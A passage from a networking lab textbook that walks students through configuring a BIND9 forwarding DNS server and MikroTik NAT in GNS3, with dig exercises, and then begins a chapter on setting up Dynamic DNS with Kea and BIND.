


Diagram used with permission of Cody Shinkyu Park

Now that we understand how a Forwarding DNS server works, let's build one for our network.

Phase I – Building Network Topology

This lab is an extension of Chapter 25. If you have not completed it yet, it is recommended that you do so first before continuing. You will be building a topology that looks like this:




Figure 1 – The infrastructure we are building

1. Start GNS3

    1.1. Open the Chapter 25 Lab

    1.2. Save lab as a new project: **LAB_10**

2. Add a ***NAT*** node to the workspace and connect it to the router

    2.1. Select ***browse all devices***

    2.2. Drag the ***NAT cloud*** to the GNS3 Workspace

    2.3. Connect the NAT Cloud to the router (in this case, we are using **ether1** on the router, but you can use any available interface, just make sure to adjust your commands accordingly)

    2.4. Start the router and open the console

    2.5. Configure the interface connected to the NAT cloud for DHCP by typing

```
> ip dhcp-client add interface=ether1 disabled=no
```

    2.6. Verify that an IP address has successfully been assigned to the router

```
[admin@MikroTik] > ip add p
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS          NETWORK      INTERFACE
0 192.168.5.1/24   192.168.5.0  ether2
1 89.30.80.33/29   89.30.80.32  ether3
[admin@MikroTik] > ip dhcp-client add interface=ether1 disabled=no
[admin@MikroTik] > ip add p
Flags: D - DYNAMIC
Columns: ADDRESS, NETWORK, INTERFACE
#   ADDRESS           NETWORK        INTERFACE
0   192.168.5.1/24    192.168.5.0    ether2
1   89.30.80.33/29    89.30.80.32    ether3
2 D 192.168.122.8/24  192.168.122.0  ether1
[admin@MikroTik] >
```

Figure 2 – Configuring ether1 for DHCP

```
> ip address print
```

3. Start the remaining devices in GNS3

4. Ensure that the Authoritative DNS server is working properly and troubleshoot network connectivity as necessary

> **NOTE:** If nslookup doesn't immediately work from the individual PCs, give the environment a few minutes to populate tables and share information. We've seen several students jump in and modify files erroneously when there was nothing wrong with the GNS3 environment. All that was needed was some time.

Phase II – Configuring the Forwarding DNS Server

Here we will make some changes to our name server's configuration. It will still have authority over the LAN's zones (RED, BLUE, and GRAY), but now it will forward all other requests to an outside resolver.

1. Navigate to NS1 and log in

2. Open the DNS daemon configuration file using any text editor you prefer

```
> sudo vi /etc/bind/named.conf.options
```

2.1. Modify the file to allow recursion and allow the labnets ACL access cache and recursion services

```
  recursion yes;
```

```
  allow-query-cache { labnets; };
```

```
  allow-recursion { labnets; };
```

2.2. Add the ***forwarders*** directive inside ***options*** to allow our network to use Google's server as our DNS resolvers

```
  forwarders {
8.8.8.8;
8.8.4.4;
};
```

2.3. Use the following image for configuration reference

```
// Configuration writtn by Kyle W.

acl labnets {
  127.0.0.1;            // localhost
  89.30.80.32/29;       // localnet (red.net.)
  192.168.5.0/24;       // blue.net
};


options {
        directory "/var/cache/bind";

        dnssec-validation no;

        version "not currently available";
        recursion yes;
        empty-zones-enable no;

        allow-query { labnets; };
        allow-query-cache { labnets; };
        allow-recursion { labnets; };
        allow-transfer { none; };

        listen-on port 53 { 127.0.0.1; 89.30.80.35; };
        listen-on-v6 { none; };

        forwarders {
        8.8.8.8;
        8.8.4.4;
        };

};
```

Figure 3 – Modified NS1 settings

2.4. Save and exit the editor

3. Check the configuration file for syntax errors

```
> named-checkconf /etc/bind/named.conf.options
```

4. Restart the BIND9 service and check its status to ensure it is active and that all zones were loaded

properly

```
> systemctl restart named
```

```
> systemctl status named
```

Phase III – Configuring the MikroTik Router with NAT

If you were to test pinging www.google.com at this point, you would likely receive the following error "Temporary failure in name resolution." This is because the network does not yet know where Google's servers are, let alone how to reach them. Let's configure our router so we can start communicating with the Internet.

1. Open the router console

2. Configure the router with NAT to allow both subnets to access the Internet

   2.1. Create a firewall group called ***labnets*** which includes both subnets

```
> ip firewall address-list add list=labnets address=89.30.80.32/29
```

```
> ip firewall address-list add list=labnets address=192.168.5.0/24
```

   2.2. Add a NAT rule to the router's forward-facing interface (in our example, it is ether1). Since it has a dynamic address, its action will be set to masquerade (masq). Otherwise, this value should be set to "src-nat" with its associated static destination address

```
> ip firewall nat add chain=srcnat action=masq src-address-list=labnets
out-interface=ether1 disabled=no
```

Command	Description
ip firewall nat	Needed to access the control menu for configuring internet protocol firewall network address translation (NAT)
add	add the following commands to the configuration
chain=srcnat	Mikrotik calls the grouping of firewall rules “chains”. In this case, we are telling the router to use the srcnat chain – because the source (src) NAT for our packets that originate from outside the network are from our NAT cloud.
action=masq	For all packets, the router will make a masquerade (masq) action and replace the source port of the IP packet with one provided by the router. This is done because our NAT cloud is using non-static IPs.
src-address-list=labnets	the source (src) addresses the firewall should be looking for are the ones in the list named ‘labnets’. In step 2.1 above we added two IP addresses to this list: 89.30.80.32/27 and 192.168.5.0/24
out-interface=ether1	the outbound packet interface will be ether1
disabled = no	keep this rule in

3. Test the name resolution service by looking up any public website of your choice from all devices within the LAN

```
> nslookup www.google.com
```

```
> ping www.google.com
```

View Figure 4 for an example of the results




Figure 4 – nslookup for google.com

4. Open the NS1 server for a more detailed examination of the DNS hierarchy with the following Domain Information Groper (dig) utility command

```
> dig +trace www.google.com +nodnssec
```

View Figure 5 for an example of the results

```
student@ns1:~$ dig +trace www.google.com +nodnssec

; <<>> DiG 9.18.18-0ubuntu0.22.04.2-Ubuntu <<>> +trace www.google.com +nodnssec
;; global options: +cmd
.                       517812  IN      NS      e.root-servers.net.
.                       517812  IN      NS      d.root-servers.net.
.                       517812  IN      NS      f.root-servers.net.
.                       517812  IN      NS      b.root-servers.net.
.                       517812  IN      NS      m.root-servers.net.
.                       517812  IN      NS      l.root-servers.net.
.                       517812  IN      NS      i.root-servers.net.
.                       517812  IN      NS      j.root-servers.net.
.                       517812  IN      NS      g.root-servers.net.
.                       517812  IN      NS      c.root-servers.net.
.                       517812  IN      NS      a.root-servers.net.
.                       517812  IN      NS      h.root-servers.net.
.                       517812  IN      NS      k.root-servers.net.
;; Received 811 bytes from 127.0.0.53#53(127.0.0.53) in 0 ms

;; UDP setup with 2001:500:2f::f#53(2001:500:2f::f) for www.google.com failed: network unreachable.
;; UDP setup with 2001:500:2f::f#53(2001:500:2f::f) for www.google.com failed: network unreachable.
;; UDP setup with 2001:500:2f::f#53(2001:500:2f::f) for www.google.com failed: network unreachable.
com.                    172800  IN      NS      g.gtld-servers.net.
com.                    172800  IN      NS      m.gtld-servers.net.
com.                    172800  IN      NS      d.gtld-servers.net.
com.                    172800  IN      NS      e.gtld-servers.net.
com.                    172800  IN      NS      b.gtld-servers.net.
com.                    172800  IN      NS      i.gtld-servers.net.
com.                    172800  IN      NS      h.gtld-servers.net.
com.                    172800  IN      NS      c.gtld-servers.net.
com.                    172800  IN      NS      j.gtld-servers.net.
com.                    172800  IN      NS      a.gtld-servers.net.
com.                    172800  IN      NS      f.gtld-servers.net.
com.                    172800  IN      NS      k.gtld-servers.net.
com.                    172800  IN      NS      l.gtld-servers.net.
;; Received 870 bytes from 192.112.36.4#53(g.root-servers.net) in 64 ms

;; UDP setup with 2001:503:d2d::30#53(2001:503:d2d::30) for www.google.com failed: network unreachable.
;; UDP setup with 2001:503:a83e::2:30#53(2001:503:a83e::2:30) for www.google.com failed: network unreachable.
;; UDP setup with 2001:503:eea3::30#53(2001:503:eea3::30) for www.google.com failed: network unreachable.
google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns4.google.com.
;; Received 291 bytes from 192.55.83.30#53(m.gtld-servers.net) in 28 ms

www.google.com.         300     IN      A       192.178.48.228
;; Received 59 bytes from 216.239.38.10#53(ns4.google.com) in 44 ms

student@ns1:~$
```

Figure 5 – Results of running DIG on www.google.com

End of Lab

Deliverables

To receive credit for completing this lab, submit the following 4 screenshots

- Screenshot of RED1

    - Successful nslookup of Google
    - Successful ping of Google
- Screenshot of BLUE1
    - Successful nslookup of Google
    - Successful ping of Google
- Screenshot of the dig trace of Google
- Screenshot of GNS3 environment

Homeworks

NOTE: – some websites block DIG requests, so if you get no response, try another site

DIG is short for a tool named "Domain Information Groper". It is used to interrogate DNS name servers. We use DIG to perform DNS lookups and evaluate the returned responses. It is flexible to use and can be used as a command line or batch function. Visit the man pages in a Linux machine to view all the options available.

Assignment 1 – Explore the functions of the DIG tool

- Use the dig manual in the NS1 server (man dig) to explore various ways of using the dig tool. This is very helpful when assessing how much information your web pages reveal or performing reconnaissance on a target.

Assignment 2 – Use DIG in batch mode

- Use dig's batch mode to conduct the same 4 inquiries as Assignment 1 on three different websites. You will need to create a file to contain the website names. Submit 4 screenshots as evidence:

RECOMMENDED GRADING CRITERIA FOR BOTH ASSIGNMENTS – 4 screenshots

- Demonstrated using Dig to perform a DNS lookup
- Retrieved all DNS records along with the IP addresses using Dig
- Utilized advanced Dig commands to retrieve only the IP address associated with the target domain name
- Used Dig to look up the target domain by its IP address




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 27

Domain Name System Part 3 - Dynamic DNS

KYLE WHEATON AND JACOB CHRISTENSEN

In Chapter 25, we manually configured our DNS entries with the IP addresses that were statically assigned to our client devices. However, it is uncommon to use static IP assignments, especially in networks with hundreds or even thousands of clients! If we can get our DHCP and ADNS servers to communicate with each other, then IPs can automatically be assigned and our zone files can automatically be populated. This practice is called Dynamic DNS (DDNS).

This lab will expand on the work in Chapter 25 and Chapter 26 to learn how to configure and manage DDNS in a small network environment.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Learn how DDNS works on an enterprise network
- Learn how to work with multiple services (DHCP and DNS) on one network

PREREQUISITES

- Chapter 20 – DHCP Linux
- Chapter 24 – DHCP Relay
- Chapter 25 – Domain Name System Part 1
- Chapter 26 – Domain Name System Part 2

DELIVERABLES

- Screenshot of BLUE1 (PC1) successfully pinging BLUE2 (PC2) by name
- Screenshot of BLUE2 (PC2) successfully pinging BLUE3 (PC3) by name
- Screenshot of BLUE1 (PC1) successfully performing a DNS query and resolution with the NS1 server via Wireshark monitoring
- Screenshot of Live stream of NS1 reports of the DHCP handshake and zone logs when (BLUE3) PC3 is rebooted

RESOURCES

- BIND9 Administrator Reference Manual – https://bind9.readthedocs.io/en/v9.18.16/
- MikroTik RouterOS Documentation – https://help.mikrotik.com/docs/display/ROS/RouterOS
- Configuring Dynamic DNS with BIND9 – https://doncrawley.com/soundtraining.net/files/configuringdynamicdnswithbind9.pdf
- Internet Systems Consortium – The DHCP-DDNS Server – https://kea.readthedocs.io/en/latest/arm/ddns.html
- Tech Tutorials- How to Setup Dynamic DNS (DDNS) using Kea and Bind on Debian or Ubuntu – https://www.techtutorials.tv/sections/linux/how-to-setup-ddns-using-kea-and-bind/

CONTRIBUTORS AND TESTERS

Mathew J. Heath Van Horn, PhD, ERAU-Prescott
Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

This lab is an extension of the previous two chapters. If you have not completed them yet, it is recommended that you do so first before continuing. By the end your network should look like the following:




Figure 1 – Final network topology

1. Preliminary step – ensure the KEA server is installed

    1.1. Before cloning your Linux Server to be a dedicated DHCP server, ensure that ***kea-dhcp-ddns-server*** is installed. It most likely is if you already have KEA installed, but you want to check to prevent HUGE headaches later on. You can check this by starting the VM and in the terminal

type

```
> apt list installed isc-kea-dhcp-ddns-server
```

1.2. If it is not installed, take the following steps

1.2.1. Turn off the VM

1.2.2. Navigate to settings and change the network interface to be NAT

1.2.3. Start the VM and in the terminal, type the following to install the KEA server

```
> apt install isc-kea-dhcp-ddns-server
```

1.2.4. Once installed, shutdown the VM and switch the network adapter back to its original settings

2. Clone the Linux Server and call it DHCP

NOTE: In reality, both DHCP and DNS services can operate from the same machine; however, we are separating them into two distinct devices for clarity between the DHCP and DNS services. When students are learning about these services for the first time, having the services on different virtual machines (VMs) enables them to visualize how the services function. Those with limited resources may want to run both services on one VM, but remember to adjust your commands as needed.

3. Start GNS3

4. Reuse the network that you built in the last chapter and open it in GNS3

4.1. Save the previous lab as a new project; we called ours **LAB_27**

4.2. Add the newly cloned DHCP server to the GNS3 environment

4.3. Add a DHCP server to the Red network – ***Ubuntu server (DHCP1)***

4.4. Add a switch to the Red network – ***Ethernet switch***

4.5. Connect NS1 and DHCP1 to the switch so that they are on the same LAN

4.6. Your environment should look similar to this




Figure 1 – Final network topology

5. Start the DHCP VM and set the static IP address accordingly (in this case, it is 89.30.80.34/29)

6. Configure the router to act as a DHCP relay for the Blue subnet. We did this before in Chapter 24, Phase II, Step 1. You can use the same commands, make sure you adjust the interface and IP addresses for the current project

7. Remove the static IP addresses from Tiny Core Linux clients by commenting out the rules for static IP

assignment

> **NOTE:** Remember, to comment out the instructions in TinyCore, add a # to the beginning of the line

```
> sudo vi /opt/bootlocal.sh
```

